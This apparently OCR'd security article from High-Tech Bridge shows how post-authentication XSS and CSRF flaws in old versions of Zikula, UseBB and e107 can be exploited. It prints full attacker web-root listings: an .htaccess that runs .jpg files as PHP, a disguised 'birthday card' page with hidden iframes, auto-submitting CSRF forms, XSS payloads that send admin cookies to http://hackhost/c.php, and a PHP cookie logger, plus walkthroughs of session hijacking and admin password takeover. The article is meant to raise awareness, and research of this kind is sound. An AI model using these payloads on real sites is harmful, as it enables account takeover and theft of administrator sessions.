
XSS & CSRF

Practical exploitation of post-authentication vulnerabilities in web applications

These days many people do not consider post-authentication vulnerabilities dangerous, such as Stored XSS in the administrator's portion of a web application.

This situation is probably aggravated by some misinformation websites and some self-proclaimed security experts, which try to deny disclosed vulnerabilities by posing them as a *feature implemented by design*. The problem is that they simply do not understand the exploitation's vectors of these vulnerabilities and they consider them as benign, as long as they impact webpages which do not remain available to unauthenticated users.

In the past year, *High-Tech Bridge SA Security Research Lab* has been performing vendor awareness on a non-profit bases, explaining that post-authentication vulnerabilities are dangerous and they should be fixed. This case-by-case approach is paying off by vendor's patch statistics for our Security Advisories:



```
pt>alert(document.cookie)</script>
```

```
_zsid2=655085aceec73b6e3aacb230a344bc88f169c20d;
popunder=yes; popundr=yes; setover18=1
```

Security analyser warnings
- Configuration file 'config/config.php' is writeable, but should be read-only (please set to chmod 400, or 440 or last resort 444).

Upgrade found!

Figure 1. *Testing the Proof of Concept*

- Only 32% of post-authenticated vulnerabilities were fixed during the first and second quarter of 2011.
- However, 65% were fixed during the third and fourth quarter of 2011.

The goal of this article is to demonstrate the real danger of post-authenticated vulnerabilities. We will not explain the basics of web application attacks in this article, as that has already been done many times before by others. We will focus on a practical way to exploit post-authentication XSS's and CSRF, which remain a highly underestimated attack vector in the security scene.

Post-authentication XSS

Let's start with something very simple. One of the most popular post-authentication vulnerabilities is XSS (*Cross Site Scripting*). This type of vulnerability is a perfect attack against web-site administrators. Actually, despite the limited exploitation's vector (against website administrators only), our Research Lab assigns a medium risk level (for a standard XSS) to these vulnerabilities for the simple reason that the most efficient exploitation vector of XSS is carried out against website administrators, not against common users.

For our example, we will take an old version of Zikula, which is vulnerable to XSS against website administrator vulnerability (details are described in our Security Advisory HTB23039). Several months ago, the vulnerability was rapidly patched by the vendor, and today we are going to demonstrate the full version of the exploit.

First of all let's test the *Proof of Concept* (PoC) code from the advisory to make sure that the vulnerability exists. We log into Zikula as an administrator and test by using the proof of concept, which was publicly disclosed on High-Tech Bridge's website: Figure 1.

XSS works perfectly; we see the value of our cookie. Now let's see how this vulnerability may be exploited in practice. Let's imagine that a malicious hacker has a website located at *http://hackhost/*. Our vulnerable website with Zikula is located at *http://targethost/*.

We have the following files:

- The .htaccess file causes Apache to handle JPG files as PHP scripts. This will make the malicious link that we are going to send to the administrator less suspicious.
- 1.jpeg is a normal JPG file with is used as a simple birthday card picture.
- 1.jpg shows the 1.jpeg picture to simulate a simple image behavior. However, an invisible part in the victim's browser will create an iframe, which will exploit the XSS vulnerability inside the admin panel.
- c.php script simply writes received administrator's cookie to the log.txt file.

Next we have to have the logged-in administrator to visit our hackhost website to steal his cookies. Here, we will not write a complex scenario, as there are already plenty of social engineering attack examples on Internet. Indeed, we will use a very basic one, as if a website user (malicious hacker in reality) wants to wish a happy birthday to the administrator.

The administrator receives a Birthday Card, which is located at: *http://hackhost/1.jpg*, the JPG extension will not seem suspicious to the majority of users. On the image below we see what the administrator will see after opening the link in his browser: Figure 2.

Listing 1. *Content of web root of hackhost*

```
root@hackserver:/var/www/hackhost# ls -la
drwxrwxrwx  2 root    root   4096 2012-01-01 00:00 .
drwxrwxrwx 17 root    root   4096 2012-01-01 00:00 ..
-rw-rw-rw-  1 root    root 277694 2012-01-01 00:00 1.jpeg
-rw-rw-rw-  1 root    root    288 2012-01-01 00:00 1.jpg
-rw-rw-rw-  1 root    root     78 2012-01-01 00:00 c.php
-rw-rw-rw-  1 root    root     37 2012-01-01 00:00 .htaccess

root@hackserver:/var/www/hackhost# cat .htaccess
AddType application/x-httpd-php .jpg

root@hackserver:/var/www/hackhost# cat 1.jpg
<html>
<body>
<img src="1.jpeg">
<iframe width="1" height="1" style="display:none"
  src="http://targethost/index.php?module=theme&type=admin&func=setasdefault&themename=<script>document.location
                    .href='http://hackhost/c.php?c='%2Bescape(document.cookie)</script>">
</body>
</html>

root@hackserver:/var/www/hackhost# cat c.php
<?
$f=fopen("log.txt", "a");
fwrite($f, $_GET["c"]."\r\n");
fclose($f);
?>
```



http://hackhost/1.jpg

Figure 2. *Image displayed in browser*

As soon as the logged administrator sees this image, his admin account is compromised. Let's come back to our hackhost and have a look on what we just received:

```
root@hackserver:/var/www/hackhost# cat log.txt
_zsid2=655085aceec73b6e3aacb230a344bc88f169c20d;
```

Perfect, we now have administrator's cookie. Let's go back to the vulnerable *http://targethost/*: Figure 3.


We have not logged into the system, so we do not have any rights. Now, let's modify our admin cookie, using the *FireCookie* plug-in for Firebug in Firefox and use the intercepted Session ID of the administrator: Figure 4.

Refresh the page with the new cookie enabled, and go to the administration portion of the web site: Figure 5.

We are now logged-in as the Zikula administrator with full rights. This is a very simple example, but it is a very common exploitation attempt for post-authentication XSS vulnerabilities, which are quite often wrongly considered as benign by unaware people.

Client side attack through CSRF

Another example of post-authenticated vulnerability is CSRF or XSRF, (*Cross Site Request Forgery*). Let's take the example of the CSRF vulnerability, which was discovered in a previous version of UseBB (vulnerability


Site name
Site description

HOME | MY ACCOUNT | SITE SEARCH | SEARCH KEYWORDS | Go

Main menu
- Home
- Site search

This site is powered by Zikula!


Zikula is a content management system (CMS) and application framework. It is secure and stable, and is a good choice for sites with a large volume of traffic.

With Zikula:

- you can customise all aspects of the site's appearance through themes, with support for CSS style sheets, JavaScript, Flash and all other modern web development technologies;
- you can mark content as being suitable for either a single language or for all languages, and can control all

User log-in
User name
Password
Keep me logged in on this computer

Figure 3. *Lack of access*


Modifier le cookie

Nom :	_zsid2
Hôte :	targethost
Chemin :	/
Expire :	01/ 01/ 2013 00: 00: 00 ☐ Session
Contenu :	655085aceec73b6e3aacb230a344bc88f169c20d

☐ Sécuriser le cookie ☐ HTTP Only

OK | Annuler


Figure 4. *Modifying admin cookie*

details are described in our HTB22913 Security Advisory), which was also patched by the vendor several months ago.

Our target will again be located at *http://targethost/* with the vulnerable version 1.0.11 of UseBB. To exploit this vulnerability, we will need a slightly modified version of our *http://hackhost/* used in the previous XSS case.

We can see a new file named *form.hml* designed to perform CSRF exploitation. Again, we have to make a logged UseBB administrator visit our malicious *image* located at *http://hackhost/1.jpg*. Here is what the exploited UseBB administrator will see when the link is opened: Figure 6.

As previously mentioned, there is nothing here which really looks suspicious – this is simply a birthday card, which is coming from a forum member. However, as soon as the administrator opens the link, his Profile's


Site name
Site description

HOME | SETTINGS | EXTENSIONS MANAGER | BLOCKS MANAGER | USER ADMINISTRATION | GROUPS MANAGER | PERMISSION RULES MANAGER | THEMES MANAGER

You are in: Administration » System » General settings » Main settings

Security analyser warnings
- Configuration file 'config/config.php' is writeable, but should be read-only (please set to chmod 400, or 440 or last resort 444).

Upgrade found!

System | Layout | Users | Content | Uncategorised | Security

General settings

Main settings | Localisation settings

Main settings

Main info

Site name: Site name

Figure 5. *Gain Access*

Listing 2. *Files and their content in hackhost's web root*

```
root@hackserver:/var/www/hackhost# ls -la
drwxrwxrwx 2 root root  4096 2012-01-01 00:00 .
drwxrwxrwx 8 root root  4096 2012-01-01 00:00 ..
-rw-rw-rw- 1 root root 50935 2012-01-01 00:00 1.jpeg
-rw-rw-rw- 1 root root   118 2012-01-01 00:00 1.jpg
-rw-rw-rw- 1 root root  1109 2012-01-01 00:00 form.html
-rw-rw-rw- 1 root root    38 2012-01-01 00:00 .htaccess

root@hackserver:/var/www/hackhost# cat .htaccess
AddType application/x-httpd-php .jpg

root@hackserver:/var/www/hackhost# cat 1.jpg
<html>
<body>
<img src=1.jpeg>
<iframe width="1" height="1" style="display:none" src="form.html">
</body>
</html>



<html>
<body>
<form action="http://targethost/panel.php?act=editprofile" method="post" name="main" id="main">
<input type="hidden" name="displayed_name" value="admin">
<input type="hidden" name="real_name" value="">
<input type="hidden" name="avatar_remote" value="">
<input type="hidden" name="birthday_month" value="">
<input type="hidden" name="birthday_day" value="">
<input type="hidden" name="birthday_year" value="">
<input type="hidden" name="location" value="">
<input type="hidden" name="website" value="">
<input type="hidden" name="occupation" value="">
<input type="hidden" name="interests" value="">
<input type="hidden" name="signature" value="">
<input type="hidden" name="email" value="hacker@hack.host">
<input type="hidden" name="msnm" value="">
<input type="hidden" name="yahoom" value="">
<input type="hidden" name="aim" value="">
<input type="hidden" name="icq" value="">
<input type="hidden" name="jabber" value="">
<input type="hidden" name="skype" value="">
<input type="submit" value="OK">
</form>
<script>
document.main.submit();
</script>
</body>
</html>
```

Figure 6. *Suspicious Happy Birthday*

email will be changed to *hacker@hack.host* by our *form.html* CSRF code, as if it was the real administrator who legitimately changed his email address by using the designed function of UseBB: Figure 7.

Now we simply need to use UseBB password recovery feature to get a new administrator password on *hacker@hack.host* email: Figure 8.


After receiving the administrator's password by email, we can log as UseBB administrator: Figure 9.

This is a very simple example of CSRF, but it is a quite efficient proof of concept and the reason why this vulnerability was reported to the vendor, who in turn agreed that it was a serious issue by providing a new release to his customers.

When CSRF combines with XSS

Now, let's have a look at a more complex exploit using a hybrid approach, which relies on both XSS and CSRF. In this example, we will use the CSRF and stored XSS vulnerabilities in the admin panel of e107. Details are described in our Security Advisory HTB23004, and these vulnerabilities have also been fixed by the vendor.

One of the scripts (*users_extended.php*) in the e107 administrator panel, is vulnerable to stored XSS, (Persistent XSS), as well as to CSRF attacks. In this case, a simple XSS in the script, without the CSRF would be pretty useless from an attacker's point of view. In a same way, the script would not represent a big value for hackers if it was only vulnerable to CSRF, because the vulnerable code does not perform any critical or sensitive actions, such as the password change that we used in our previous CSRF example. However in this case, we have a perfect


UseBB
My Community
My board's description
Home | Register | FAQ | Search | Active Topics | Log In
• My Community » Send a new password


Send a new password

Username	admin
E-mail address	hacker@hack.host

All fields are required!

Send a new password
Reset

Figure 7. *Getting new password*


UseBB
My Community
My board's description
Home | Register | FAQ | Search | Active Topics | Log In
• My Community » Send a new password

Send a new password

The new password for your account *admin* has been sent to hacker@hack.host. You are now able to login with your new password.

• My Community » Send a new password

Figure 8. *Receiving the administrator's password*


combination of XSS and CSRF together, as in many others High-Tech Bridge's advisories. Usually, vendors do not implement CSRF protection in their administration scripts, because they may consider it useless. Sometimes, it may be true and sometimes not. If developers miss an XSS somewhere, then they are faced with a cocktail, which may open a door to full system compromise.

In the present case, the vulnerable script allows the website administrator to create a custom field for user profiles. One of the script parameters named *user_include* is vulnerable to Stored XSS. The complexity is that the vulnerable field is edited and displayed on two different pages. This inaccurately makes some people believe that such a vulnerability is not dangerous at all. So let's start exploiting it.

We will again consider that the vulnerable version of e107 is located at *http://targethost/* and that the hacker's server is located at *http://hackhost/*, content of which will be similar to our previous examples with classic post-authenticated XSS and CSRF.

In this case 1.jpg is a little bit more complex and performs 3 different actions:

- It shows a legitimate Happy Birthday image (1.jpeg)
- An invisible iframe is included in form.html, which exploits the CSRF vulnerability and adds new field with malicious Javascript code inside that steals the user's cookie (this is possible because our script is vulnerable to XSS).
- Two seconds after loading form.html, 1.jpg will request the *users_extended.php*, script with stored XSS attack code (inserted in step 2).


UseBB
My Community
My board's description
Home | Your Panel | FAQ | Search | Active Topics | Log Out (admin)
• My Community » Your Panel » Edit Profile
Subscriptions | View Profile | Edit Profile | Edit Options | Edit Password

Edit Profile

Username	admin
Displayed name (Required)	admin
Real name	
Avatar URL	
Birthday	Month Day Year
Location	

Figure 9. *Logging as UseBB administrator*

Listing 3. *A content of hackerhost web root*

```
root@hackserver:/var/www/hackhost# ls -la
итого 80
drwxrwxrwx  2 root root  4096 2012-01-01 00:00 .
drwxrwxrwx 11 root root  4096 2012-01-01 00:00 ..
-rw-rw-rw-  1 root root 50935 2012-01-01 00:00 1.jpeg
-rw-rw-rw-  1 root root   259 2012-01-01 00:00 1.jpg
-rw-rw-rw-  1 root root    78 2012-01-01 00:00 c.php
-rw-rw-rw-  1 root root   846 2012-01-01 00:00 form.html
-rw-rw-rw-  1 root root    38 2012-01-01 00:00 .htaccess
root@hackserver:/var/www/hackhost# cat .htaccess
AddType application/x-httpd-php .jpg

root@hackserver:/var/www/hackhost# cat 1.jpg
<html>
<body>
<img src=1.jpeg>
<iframe width="1" height="1" style="display:none" id=f1 src='form.html'></iframe>
<script>
setTimeout("document.getElementById('f1').src='http://targethost/e107_admin/users_extended.php'",2000);
</script>
</body>
</html>

root@hackserver:/var/www/hackhost# cat form.html
<form method="POST" action="http://targethost/e107_admin/users_extended.php?editext" name=m>
<input type="hidden" name="user_field" value="abcde1f1">
<input type="hidden" name="user_text" value="12121">
<input type="hidden" name="user_type" value="1">
<input type="hidden" name="user_include" value=""><script>document.location.href='http://hackhost/c.php?c='+esca
                    pe(document.cookie);</script>">
<input type="hidden" name="add_field" value="1">
<input type="hidden" name="user_parent" value="0">
<input type="hidden" name="user_required" value="0">
<input type="hidden" name="user_applicable" value="255">
<input type="hidden" name="user_read" value="0">
<input type="hidden" name="user_write" value="253">
<input type="hidden" name="user_hide" value="0">
<input type=submit>
</form>
<script>
document.m.submit();
</script>

root@hackserver:/var/www/hackhost# cat c.php
<?
$f=fopen("log.txt", "a");
fwrite($f, $_GET["c"]."\r\n");
fclose($f);
?>
```

Figure 10. *Dangerous Birthday Card*

Listing 4. *XSS example*

```
root@hackserver:/var/www/hackhost# cat log.txt
PHPSESSID=a688a485f2ddb7a5ce40610e58d686ce;
e107_tdOffset=-8; e107_tdSetTime=1325883584;
e107_tzOffset=-240; e107cookie=1.f1f19cd495328ce023b
                    ed1c0d5108d2a;
```

Here is our malicious link that a log e107 administrator whould open: *http://hackhost/1.jpg*.

As before, the administrator will not see any suspicious activities, except the Birthday Card: Figure 10.

However, both XSS and CSRF vulnerabilities were successfully exploited. As we have already seen in the XSS example, e107 administrator's cookie will be passed to *c.php*, which will store it in the *log.txt* file: Listing 4.

Also, we can now simply edit the cookie and refresh the page and you have exploited the administrator's page! We are now logged as the e107 admin.

We now have access to all of the administrative functions and unlimited control of the e107.

Conclusion

The three client-side attacks described in this article show that post-authenticated vulnerabilities are also dangerous, despite the fact they do not impact webpages available to non-authenticated users. They are far from being *implemented by application design* and may become an entry point on your system. Moreover, XSS and CSRF, despite highly underestimated on certain security websites and during most penetration tests, do remain a target of choice in the real world.




e107 Powered Website: News
http://targethost/news.php
Google
Advanced Content Management
e107CMS
Welcome To Your New Website
Home
Downloads
Members
Submit News
Welcome admin
» Admin Area
» Settings
» Profile
» Logout
Online
Guests: 0, Members: 1 ...
admin viewing news.php
most ever online: 2 (Members: 1, Guests: 1) on 07 Jan : 01:21
*** Please delete install.php from your server ***
if you do not there is a potential security risk to your website
"Good Reputa
Profile1
No Proxy

Figure 11. *Exploiting the administrator's page*



Site Info

Site
e107 Powered Website

Head Admin
admin

e107
Version 0.7.25

Security level
[5] Balanced

Site Theme
reline

Admin Theme
Jayya v1.0

Install date
Saturday 07 January 2012 - 00:20:14

Current Server Time
Sat, 07 Jan 2012 01:27:26 +0400

Server
Apache/2.2.20 (Ubuntu)
(host: www.tst.my)

PHP Version
5.3.6-13ubuntu3.3

MySQL
5.1.58-1ubuntu1
Database: t_e1072

Charset
utf-8

New Version Available

Download e107 v1.0.0 from SF.net
Major Update
learn more

Welcome admin

Figure 12. *Unlimited access*

We hope that this article will improve vendor and user awareness regarding the real dangers of post-authentication vulnerabilities though client-side attack vectors.

We would also like to highlight the efforts of Secunia, who educates a lot to vendor's and user's awareness about post-authentication vulnerabilities.

MARSEL NIZAMUTDINOV

Marsel Nizamutdinov, Head of Research & Development Department at High-Tech Bridge SA, web application security expert, author of „Hacker Web Exploitation Uncovered" (2005).